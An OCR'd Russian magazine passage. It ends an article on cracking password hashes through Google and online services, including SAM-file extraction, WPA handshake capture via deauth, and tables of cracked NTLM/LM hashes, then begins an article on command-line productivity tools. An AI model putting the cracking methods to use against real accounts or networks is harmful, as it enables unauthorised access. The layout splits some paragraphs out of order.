
Предельный объем исходных данных, который может обработать хеш-функция, определяется формой их представления в алгоритме. Обычно они записываются как целое 64-битное число, поэтому типичный лимит составляет $2^{64}$ бит минус единица, или два эксабайта. Такое ограничение пока не имеет практической значимости даже для очень крупных дата-центров.

## ИЩЕМ ХЕШИ ГУГЛОМ

Далеко не все сервисы готовы предоставить услугу поиска паролей по хешам бесплатно. Где-то требуется регистрация и крутится тонна рекламы, а на многих сайтах можно встретить и объявления об услуге платного взлома. Часть из них действительно использует мощные кластеры и загружает их, ставя присланные хеши в очередь заданий, но есть и обычные пройдохи. Они выполняют бесплатный поиск за деньги, пользуясь неосведомленностью потенциальных клиентов.

Вместо того чтобы рекламировать здесь честные сервисы, я предложу использовать другой подход — находить пары хеш — пароль в популярных поисковых системах. Их роботы-пауки ежедневно прочесывают веб и собирают новые данные, среди которых есть и свежие записи из радужных таблиц.

Поэтому для начала просто напиши хеш в поисковой строке Google. Если ему соответствует какой-то словарный пароль, то он (как правило) отобразится среди результатов поисковой выдачи уже на первой странице. Единичные хеши можно погуглить вручную, а большие списки будет удобнее обработать с помощью скрипта BozoCrack (bit.ly/1DqN9ZN).



## ИСКАТЬ XOR ВЫЧИСЛЯТЬ

Популярные алгоритмы хеширования работают настолько быстро, что к настоящему моменту удалось составить пары хеш — пароль почти для всех возможных вариантов функций с коротким дайджестом. Параллельно у функций с длиной хеша от 128 бит находят недостатки в самом алгоритме или его конкретных реализациях, что сильно упрощает взлом.


В девяностых годах крайне популярным стал алгоритм MD5, написанный Рональдом Ривестом. Он стал широко применяться при авторизации пользователей на сайтах и при подключении к серверам клиентских приложений. Однако его дальнейшее изучение показало, что алгоритм недостаточно надежен. В частности, он уязвим к атакам по типу псевдослучайной коллизии. Иными словами, возможно преднамеренное создание другой последовательности данных, хеш которой будет в точности соответствовать известному.

Поскольку дайджесты сообщений широко применяются в криптографии, на практике использование алгоритма MD5 сегодня приводит к серьезным проблемам. Например, с помощью такой атаки можно подделать цифровой сертификат x.509. В том числе возможна подделка сертификата SSL, позволяющая злоумышленнику выдавать свой фейк за доверенный корневой сертификат (CA). Более того, в большинстве наборов доверенных сертификатов легко найти те, которые по-прежнему используют алгоритм MD5 для подписи. Поэтому существует уязвимость всей инфраструктуры открытых ключей (PKI) для таких атак.

Изнурительную атаку перебором устраивать придется только в случае действительно сложных паролей (состоящих из большого набора случайных символов) и для хеш-функций с дайджестами большой длины (от 160 бит), у которых пока не нашли серьезных недостатков. Огромная масса коротких и словарных паролей сегодня вскрывается за пару секунд с помощью онлайновых сервисов.

## БОЙЦЫ ОБЛАЧНОГО ФРОНТА

1. Проект «Убийца хешей» (hashkiller.co.uk) существует уже почти восемь лет. Он помогает вскрыть дайджесты MD5, SHA-160 и NTLM. Текущее количество известных пар составляет 43,7 миллиона. На сайт можно загружать сразу несколько хешей для параллельного анализа. Пароли, содержащие кириллицу и символы других алфавитов, кроме английского, иногда находятся, но отображаются в неверной кодировке. Еще здесь проводится постоянный конкурс взлома паролей по их хешам и доступны утилиты для облегчения этой задачи — например, программы для объединения списков паролей, их переформатирования и устранения повторов.
2. «Крэк-станция» (crackstation.net) поддерживает работу с хешами практически всех реально используемых типов. LM, NTLM, MySQL 4.1+, MD2/4/5 + MD5-half, SHA-160/224/256/384/512, ripeMD160 и Whirlpool. За один раз можно загрузить для анализа до десяти хешей. Поиск проводится по индексированной базе. Для MD5 ее объем составляет 15 миллионов пар (около 190 Гб) и еще примерно по 1,5 миллиона для каждой другой хеш-функции. По уверениям создателей, в базу включены все слова из англоязычной версии Википедии и большинство популярных паролей, собранных из общедоступных списков. Среди них есть и хитрые варианты со сменой регистра, литспиком, повтором символов, зеркалированием и прочими трюками. Однако случайные пароли даже из пяти символов становятся проблемой — в моем тесте половина из них не была найдена даже по LM-хешам.
3. CloudCracker.net — бесплатный сервис мгновенного поиска паролей по хешам MD5 и SHA-1. Тип дайджеста определяется автоматически по его длине. Пока CloudCracker находит соответствия только хешам некоторых английских слов и распространенных паролей, вроде admin123. Даже короткие пароли из случайных наборов символов типа D358 он не восстанавливает по дайджесту MD5.
4. Сервис MD5Decode.com содержит базу паролей, для которых известны значения MD5. Он также показывает все остальные хеши, соответствующие найденному паролю: MD2, MD4, SHA (160–512), RIPEMD (128–320), Whirlpool-128, Tiger (128–192 в 3–4 прохода), Snefru-256, GOST, Adler-32, CRC32, CRC32b, FNV (132/164), JOAAT 8, HAVAL (128–256 в 3–5 проходов). Если число проходов не указано, то функция вычисляет хеш в один проход. Собственного поиска на сайте пока нет, но пароль или его хеш можно написать прямо в адресной строке браузера, добавив его после адреса сайта и префикса /encrypt/.
5. Проект с говорящим названием MD5Decrypt.org тоже позволяет найти соответствие только между паролем и его хешем MD5. Зато у него есть собственная база из 10 миллионов пар и автоматический поиск по 23 базам дружественных сайтов. Также на сайте имеется хеш-калькулятор для расчета дайджестов от введенного сообщения по алгоритмам MD4, MD5 и SHA-1.
6. Еще один сайт, MD5Lab.com, получил хостинг у CloudFare в Сан-Франциско. Искать по нему пока неудобно, хотя база растет довольно быстро. Просто возьми на заметку.







HashKiller не дружит с кириллицей, но знает кириллические пароли




«Убийца хешей» нашел три пароля из пяти за полсекунды





**INFO**


Строго говоря, к хеш-функциям в криптографии предъявляются более высокие требования, чем к контрольным суммам на основе циклического кода. Однако эти понятия на практике часто используют как синонимы.

## УНИВЕРСАЛЬНЫЙ ПОДХОД

Среди десятка хеш-функций наиболее популярны MD5 и SHA-1, но точно такой же подход применим и к другим алгоритмам. К примеру, файл реестра SAM в ОС семейства Windows по умолчанию хранит два дайджеста каждого пароля: LM-хеш (устаревший тип на основе алгоритма DES) и NT-хеш (создается путем преобразования юникодной записи пароля по алгоритму MD4). Длина обоих хешей одинакова (128 бит), но стойкость LM значительно ниже из-за множества упрощений алгоритма.

Постепенно оба типа хешей вытесняются более надежными вариантами авторизации, но многие эту старую схему используют в исходном виде до сих пор. Скопировав файл SAM и расшифровав его системным ключом из файла SYSTEM, атакующий получает список локальных учетных записей и сохраненных для них контрольных значений — хешей.

Далее взломщик может найти последовательность символов, которая соответствует хешу администратора. Так он получит полный доступ к ОС и оставит в ней меньше следов, чем при грубом взломе с помощью банального сброса пароля. Напоминаю, что из-за эффекта коллизии подходящий пароль





| Hash | Type | Result |
|---|---|---|
| B96DD2CCA95E00A3213C60926454FFC2 | NTLM | x5y2z3 |
| 053DCFCE9D3F7429AAD3B435B51404EE | LM | mJY4 |
| 041CF421582B8279B0291EFD4DDC914A | NTLM | Tetragrammaton |
| F320A16D98EB2B40E993DE988B6233B7 | NTLM | Oblivion |
| AE38FEBCB93B3BF54D3EBAC31C771339 | NTLM | Transformer |
| 396DCFE1B986F2BD719E1F72E77CA7ED | NTLM | Heterosexual |
| 1820F1B48A26BFBC4E96DB86EF619FE0 | NTLM | Ins0mnia |
| 1DD0F88D11888D23C6D29FF9D11ABDCC | Unknown | Not Found |
| 792D126CC2E43B14DAA07F188EB46C92 | NTLM | Sl4sher |
| 78A1FDE274E23ECC92ED3D2880B9E420 | NTLM | Ulcer |





«Облачный крэкер» мгновенно находит словарные пароли по их хешам

Сервис MD5Decode знает все типы хешей от словарных паролей




| Hash | Type | Result |
|---|---|---|
| B96DD2CCA95E00A3213C60926454FFC2 | NTLM | x5y2z3 |
| 053DCFCE9D3F7429AAD3B435B51404EE | LM | mJY4 |
| 6B740B29FE9E9930AAD3B435B51404EE | LM | Omva |
| DBBEA5FDD49AC22AAAD3B435B51404EE | LM | y423 |
| 46FBFC0E7939E36A5E135FD8DDB43DD2 | Unknown | Not Found |
| 49A7D6EBAD98EAE5B661E867B1A5E17F | Unknown | Not Found |
| 249427702F2AE7D5932E25B12440E391 | Unknown | Not Found |
| 47EF20B22C73621E88D6E4138ECA169F | Unknown | Not Found |
| CFC3B99DBD0DDAD0BC1FCB7D3E345F8D | Unknown | Not Found |






не обязательно будет таким же, как у реального владельца компьютера, но для Windows разницы между ними не будет вовсе. Как пела группа Bad Religion, «Cause to you I'm just a number and a clever screen name».

Аналогичная проблема существует и в других системах авторизации. Например, в протоколах WPA/WPA2, широко используемых при создании защищенного подключения по Wi-Fi. При соединении между беспроводным устройством и точкой доступа происходит стандартный обмен начальными данными, включающими в себя handshake. Во время «рукопожатия» пароль в открытом виде не передается, но в эфир отправляется ключ, основанный на хеш-функции. Нужные пакеты можно перехватить, переключив с помощью модифицированного драйвера адаптер Wi-Fi в режим мониторинга. Более того, в ряде случаев можно не ждать момента следующего подключения, а инициализировать эту процедуру принудительно, отправив широковещательный запрос deauth всем подключенным клиентам. Уже в следующую секунду они попытаются восстановить связь и начнут серию «рукопожатий».

Сохранив файл или файлы с хендшейком, можно выделить из них хеш пароля и либо узнать сам пароль, либо найти какой-то другой, который точка доступа примет точно так же. Многие онлайновые сервисы предлагают провести анализ не только чистого хеша, но и файла с записанным хендшейком. Обычно требуется указать файл pcap и SSID выбранной точки доступа, так как ее идентификатор используется при формировании ключа PSK.


Проверенный ресурс CloudCracker.com, о котором в последние годы писали все кому не лень, по-прежнему хочет за это денег. Gpuhash.me принимает биткоины. Впрочем, есть и бесплатные сайты с подобной функцией. Например, DarkIRCop (bit.ly/1yYrRD1).

Пока с помощью онлайновых сервисов и радужных таблиц находятся далеко не все пары хеш — пароль. Однако функции с коротким дайджестом уже побеждены, а короткие и словарные пароли легко обнаружить даже по хешам SHA-160. Особенно впечатляет мгновенный поиск паролей по их дайджестам с помощью Гугла. Это самый простой, быстрый и совершенно бесплатный вариант. ⌶


«Крэк-станция» находит многие словарные пароли даже по хешам NTLM



«Крэк-станция» с трудом вскрывает случайные пароли длиной от пяти символов даже по LM-хешам





MD5Decrypt находит составные словарные пароли, но хеши на анализ принимает только по одному

# $ SUDO MAKE ME A SANDWICH_

## РЕШАЕМ ПОВСЕДНЕВНЫЕ ЗАДАЧИ ПРИ ПОМОЩИ КОМАНДНОЙ СТРОКИ



Олег Парамонов
paramonov@sheep.ru


Графический интерфейс не убил командную строку. Наоборот, в последнее время она переживает ренессанс. GitHub ломится от программ, перекладывающих на нее задачи, которые привычнее решать при помощи обыкновенных приложений. В этом есть своя логика: как правило, такие утилиты сочиняют для себя, а отказ от GUI значительно ускоряет решение задачи.

### ПРОСТЫЕ ГРАФИКИ

Большинство средств для построения графиков чересчур серьезны для казуального использования: достаточно сказать, что в кратком списке команд gnuplot целых четырнадцать страниц, полная же инструкция занимает 254 страницы. Когда нужен единственный график, и быстро, gnuplot со всеми его тонкостями — это перебор. Для такого случая лучше подойдет сервис datafart, к которому можно обратиться из командной строки. Он не обладает даже малой долей возможностей gnuplot и умеет лишь одно: строить простейшие линейные графики временных серий.

Линуксоиды и маководы могут добавить в .bashrc (на Маке — .bash_profile) строку «alias datafart="curl --data-binary @- datafart.com"». Она позволит отправлять данные в сервис по команде datafart. На входе команда принимает списки чисел, разделенных пробелом. Каждое число в строке определяет вертикальную координату соответствующей кривой, строки означают их позицию по горизонтальной оси. В простейшем случае можно указать по од-

Datafart гораздо проще, чем gnuplot, но часто большего и не требуется



### БОРЬБА С ПРОКРАСТИНАЦИЕЙ

Интернет отвлекает. На людей, которым он нужен для работы, за сутки обрушивается больше искушений, чем святой Антоний стерпел за всю жизнь. Программисты знают об этой беде не понаслышке, поэтому обилие утилит, предназначенных для борьбы с прокрастинацией, совершенно не удивляет.

Самый простой способ — завести в компьютере свой собственный Роскомнадзор карманного калибра и блокировать все, что мешает работать. Небольшая программа под названием workmode служит именно для этого. С ее помощью можно создать и поддерживать черный список отвлекающих сайтов, доступ к которым во время рабочего дня лучше запретить.

Workmode написан на JavaScript и нуждается в Node.js. Установка выполняется при помощи команды npm install workmode -g. После этого можно перейти к заполнению черного списка. Команда workmode add *адрес сайта* позволяет дополнять его новыми сайтами (здесь и далее курсив означает, что текст можно и нужно менять). Когда все готово, достаточно ввести workmode start, и доступ к сайтам в списке окажется закрыт. Открыть его снова можно при помощи команды workmode stop.

Другая похожая утилита называется letsplay (установка: npm install -g letswork). Она строже, чем workmode, и по умолчанию блокирует все сайты разом, делая исключение лишь для тех, которые пользователь явно указал. Разрешенные сайты нужно перечислить после команды letswork. Например, команда, блокирующая все сайты, кроме GitHub, Stack Overflow и developer.apple.com, выглядит так:

```
letswork github.com stackoverflow.com↩
developer.apple.com
```

Чтобы разблокировать закрытые сайты, предусмотрена команда letsplay. Она тоже позволяет перечислить домены-исключения, но смысл исключения другой: после ввода команды они окажутся заблокированы.

И блокировать, и разблокировать сайты при помощи workmode или letswork/letsplay можно вручную, но проще переложить эту задачу на автозапуск по расписанию, чтобы блокировка включалась в начале рабочего дня и снималась в конце. В Windows для этого есть команда schtasks, а в OS X и Linux — cron.

Letswork и letsplay прекрасно работают и обладают только одним недостатком: блокировку слишком просто снять. Требуется огромная сила воли, чтобы не сделать этого при первой же возможности.

Скрипт pom атакует прокрастинацию с другого угла. Он представляет собой консольную реализацию помидорного метода управления временем. Суть метода сводится к разделению рабочего дня на получасовые отрезки. Предполагается, что уж 25 минут даже самые безвольные субъекты могут перетерпеть, не отвлекаясь от дела. Затем следует пятиминутный перерыв, после чего таймер заводят еще на полчаса.

Обычно получасовые отрезки отмеряют при помощи кухонного таймера в виде помидора (отсюда и название). Pom помогает обойтись без тикающего овоща из пластмассы. Чтобы запустить таймер, нужно ввести команду pom *сообщение*. Pom запишет сообщение в файл ~/pom.log и начнет отсчет времени. Когда 25 минут истекут, он сообщит об этом страшным электронным голосом и посоветует немного отдохнуть. Затем эта последовательность действий повторяется — и так до победного конца. Установить pom можно командой npm install -g pom, для чего опять же потребуется Node.js.



**INFO**

Chocolatey — пакетный менеджер для Windows. С его помощью легко установить и Node.js (choco install nodejs), и Ruby (choco install ruby), и Python, которые необходимы для работы упомянутых в статье программ.

ному числу в строке, соответствующему значению какого-либо параметра в нужный момент времени.

Для скармливания данных утилите служит стандартный механизм UNIX — pipes. Команда datafart < data.txt передает ей данные, сохраненные в файле data.txt. Можно обойтись и без промежуточных файлов. Это делается примерно так:

```
echo '
8919 70.5289
3461 72.6642
1512 76.1516
7851 84.589
' | datafart
```



**INFO**

Программы, предназначенные для использования из командной строки, как правило, разрабатывают для платформ, совместимых с UNIX. Но при помощи Cygwin (cygwin.com) похожую среду все же можно воссоздать и в Windows.

Разумеется, никто не ждет, что пользователь примется составлять столбики цифр вручную. Смысл в другом: данные в таком формате очень просто генерировать автоматически. Например, следующая строка строит при помощи datafart график колебания курса доллара в течение года; информация извлекается с сайта РБК:

```
python -c 'import urllib2; print "\n".join(i.split↩
("\t")[5] for i in urllib2.urlopen("http://↩
export.rbc.ru/free/cb.0/free.fcgi?period=DAILY↩
&tickers=USD&lastdays=365&separator=TAB&data_format↩
=BROWSER&header=0").readlines()])' | datafart
```

В ответ datafart выдаст короткий адрес в интернете, по которому расположен готовый график. Это удобно — ссылку можно тут же показать другим. Бояться за сохранность данных нет смысла: через десять минут график будет автоматически удален.

Похожего результата можно добиться и с помощью утилиты hist (установка: pip install bashplotlib, требуется Python). Она строит гистограммы прямо в текстовом режиме. Формат данных, используемых утилитой, похож на формат datafart. Есть, впрочем, небольшое отличие: гистограмма будет лишь одна, поэтому передавать hist более одного числа в строке не стоит.

## СПИСКИ ЗАДАЧ

Главный герой фильма «Помни» страдал редкой формой амнезии: он разучился формировать новые воспоминания. Чтобы не забыть, что происходит, он записывал самые важные факты в виде татуировок на своей коже. Если бы он был программистом, то мог бы заменить свои записки утилитой doing (установка: gem install doing, требуется Ruby). Она понадобится тем, кто боится потерять нить мысли из-за информационной перегрузки.

По сути дела, doing — это список задач наоборот. Он нужен не для того, чтобы записывать свои планы (хотя и это возможно), а для того, чтобы не забыть, чем ты занят прямо сейчас. К примеру, я бы мог сообщить doing, что пишу статью, при помощи команды «doing now пишу статью». По команде doing last утилита напомнит мне об этом, а команда doing finish уведомит утилиту о том, что задача выполнена (до этого, увы, еще далеко). Наконец, добавить задачу на будущее можно при помощи doing later *описание плана*.

Обзор более традиционных списков задач для командной строки следует начать с Todo.txt. Эта почтенная утилита развивается с 2006 года и за без малого десятилетний срок обросла фантастическим количеством возможностей и аддонов. Чтобы установить ее, нужно скачать с сайта todotxt.com шелл-скрипт todo.sh и сделать его исполняемым файлом. Кроме того, авторы утилиты рекомендуют прописать для todo.sh алиас попроще — например, t. Предположим, что мы сделали это.

Любой список задач должен уметь три вещи: добавлять новые планы, показывать запланированное и отмечать выполненные. Для добавления планов в Todo.txt служит команда t add "*описание задачи*", а список выводит t list. Каждый пункт списка снабжен порядковым номером. Это нужно для того, чтобы оперировать отдельными задачами. Например, команда «t do 1» сообщает утилите о выполнении первой задачи, а «t pri 3 a» поднимает приоритет третьей задачи до уровня a. Повторный ввод t list позволяет оценить эффект, который произвели эти операции.

Следующий уровень сложности — проекты. Чтобы отнести одну из задач в Todo.txt к определенному проекту, достаточно добавить в ее описание название проекта, предваренное знаком +. Например, добавить задачу «протестировать Taskwarrior» в проект «Статья» можно так:

```
t add "протестировать Taskwarrior" +статья
```

Эта задача будет выводиться и в общем списке, и в списке задач, относящихся к проекту «Статья», который можно увидеть по команде t list +статья.

Taskwarrior — еще одно мощное средство ведения списка задач для командной строки. Это, в отличие от Todo.txt, уже не просто шелл-скрипт. В большинстве дистрибутивов Linux программу можно установить командой sudo apt-get install task; под OS X поможет brew install task, для Windows сборка Taskwarrior есть в репозитории Cygwin (как и в Linux, она называется просто task). Командный интерфейс Taskwarrior имеет несколько тонких отличий от Todo.txt: например, при добавлении задачи не требуются кавычки. Мелочь, а приятно:

```
task add название задачи
```

Если начать описание задачи со строки priority:H, то ее приоритет увеличится до максимума. Строка project:*название* добавляет задачу в проект с указанным названием, а recur:*частота* делает ее повторяющейся; частота может иметь значение daily (ежедневно), weekly (еженедельно) и monthly (ежемесячно). Список задач выводит команда task, и она тоже, как и ее аналог в Todo.txt, поддерживает фильтрацию по проектам, приоритету и прочим параметрам.

Интересное начинается, если обратить внимание на богатые настройки отображения списка, а также на статистическую функциональность Taskwarrior. Команда task stat расскажет о списке задач больше, чем хотелось бы знать, а task burndown представит ту же информацию в виде псевдографической гистограммы, где по горизонтали отложены дни, а по вертикали — суммарное число добавленных и завершенных задач. Под графиком Taskwarrior выводит собственную оценку сроков выполнения всех планов, подсчитанную на основании накопленной им статистики использования программы.

**Taskwarrior прогнозирует вероятность выполнения списка задач в срок. Прогноз, как правило, пессимистичен**



```
$ task list

ID Active Age D P Project Tags R Due        Description            Urg
 2 2h     2h                                Started task             4
 8        2h                     2014-12-31 Overdue task          9.57
 9        2h                     2015-01-02 Due task              8.66
10        2h                     2015-01-31 Not yet due tasks      2.4
15        2h                   R 2015-01-31 Recurring task         2.4
13        2h                                Blocking task            8
 3        2h     H                          High priority task       6
 4        2h     M                          Medium priority task   3.9
 5        2h     L                          Low priority task      1.8
12        2h              tag1              Tagged task            0.8
 1        2h                                Ordinary task            0
14        2h   D                            Dependent task          -5

 7        2h       Garden                   Outdoor task             1

 6        2h       Home                     Household task           1

$ task summary

Project Remaining Avg age    Complete 0%                    100%
(none)         12    2 hours       0%
Garden          1 50 minutes      66%
Home            1     1 hour      50%

3 projects
$ task ghistory

Year Month    Number Added/Completed/Deleted
2015 January                                   19   3 1

Legend: Added, Completed, Deleted

$ task calendar

      January 2015             February 2015             March 2015

   Su Mo Tu We Th Fr Sa     Su Mo Tu We Th Fr Sa     Su Mo Tu We Th Fr Sa
 1              1  2  3   6  1  2  3  4  5  6  7  10  1  2  3  4  5  6  7
 2  4  5  6  7  8  9 10   7  8  9 10 11 12 13 14  11  8  9 10 11 12 13 14
 3 11 12 13 14 15 16 17   8 15 16 17 18 19 20 21  12 15 16 17 18 19 20 21
 4 18 19 20 21 22 23 24   9 22 23 24 25 26 27 28  13 22 23 24 25 26 27 28
 5 25 26 27 28 29 30 31                           14 29 30 31

Legend: today, due, due-today, overdue, weekend, holiday, weeknumber.

$ task burndown.daily
                      Daily Burndown ()
18 |
   |
 9 |                                                    Done
   |                                                    Started
   |                                                    Pending
 0 +------------------------------------------------------
    12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 01
    Dec                                                        Jan

  Add rate:          3.2/d     Estimated completion: No convergence
  Done/Delete rate: 0.7/d
```



**INFO**

Для Windows существует порт Todo.txt на Python. Скачать его можно по адресу [github.com/sigmavirus24/Todo.txt-python](github.com/sigmavirus24/Todo.txt-python)

## ЗАМЕТКИ НА ПАМЯТЬ

Утилиты для ведения заметок, отдаленно напоминающие Evernote, встречаются на GitHub не реже, чем списки задач. И понятно почему: они решают еще одну проблему, с которой хорошо знакомы их потенциальные авторы. Принцип использования этих утилит, как правило, похож, но сфера применения немного различается.

Начнем с простого. Утилита под названием boom предназначена для хранения коротеньких однострочных записей-сниппетов — например, ссылок, телефонов и другой подобной информации. Ее можно установить при помощи команды gem install boom, для чего требуется Ruby. После установки нужно первым делом завести список сниппетов (списков может быть несколько, но для начала хватит и одного). Это делается при помощи команды boom *название списка*. Чтобы добавить сниппет в список, служит команда boom *список название_сниппета текст*. Извлечь введенный текст можно при помощи команды boom *название_сниппета*.

```
$ boom gifs
$ boom gifs wtf http://i.imgur.com/xjFLxXf.gif
$ boom wtf
Boom! Just copied http://i.imgur.com/xjFLxXf.gif↵
to your clipboard.
```

Программу jrnl хочется сравнить не с Evernote, а, скорее, с Day One — популярным приложением для ведения дневника. После установки (pip install jrnl, требуется Python) создать новую дневниковую запись можно, введя строку jrnl today: *текст записи*. Вместо today можно написать yesterday или любую другую дату; в этом случае запись будет датирована задним числом. Первое предложение записи становится заголовком, а слова, начинающиеся с символа @, считаются тегами. Введенная информация будет зашифрована алгоритмом AES-256. Если же ввести jrnl без параметров, программа откроет текстовый редактор, и созданный в нем текст станет новой записью.

Утилита ajour (установка: npm install -g ajour, требуется Node.js) похожа на jrnl, но в отличие от него датирует записи автоматически. Это упрощает дело: новая запись добавляется командой ajour *текст* и не требует англоязычных добавок, обозначающих дату. Чтобы не создавать новую запись, а дописать пару строк к последней, служит ключ -t, который нужно приписать после текста. Дневник сохраняется в файле ajour.md.

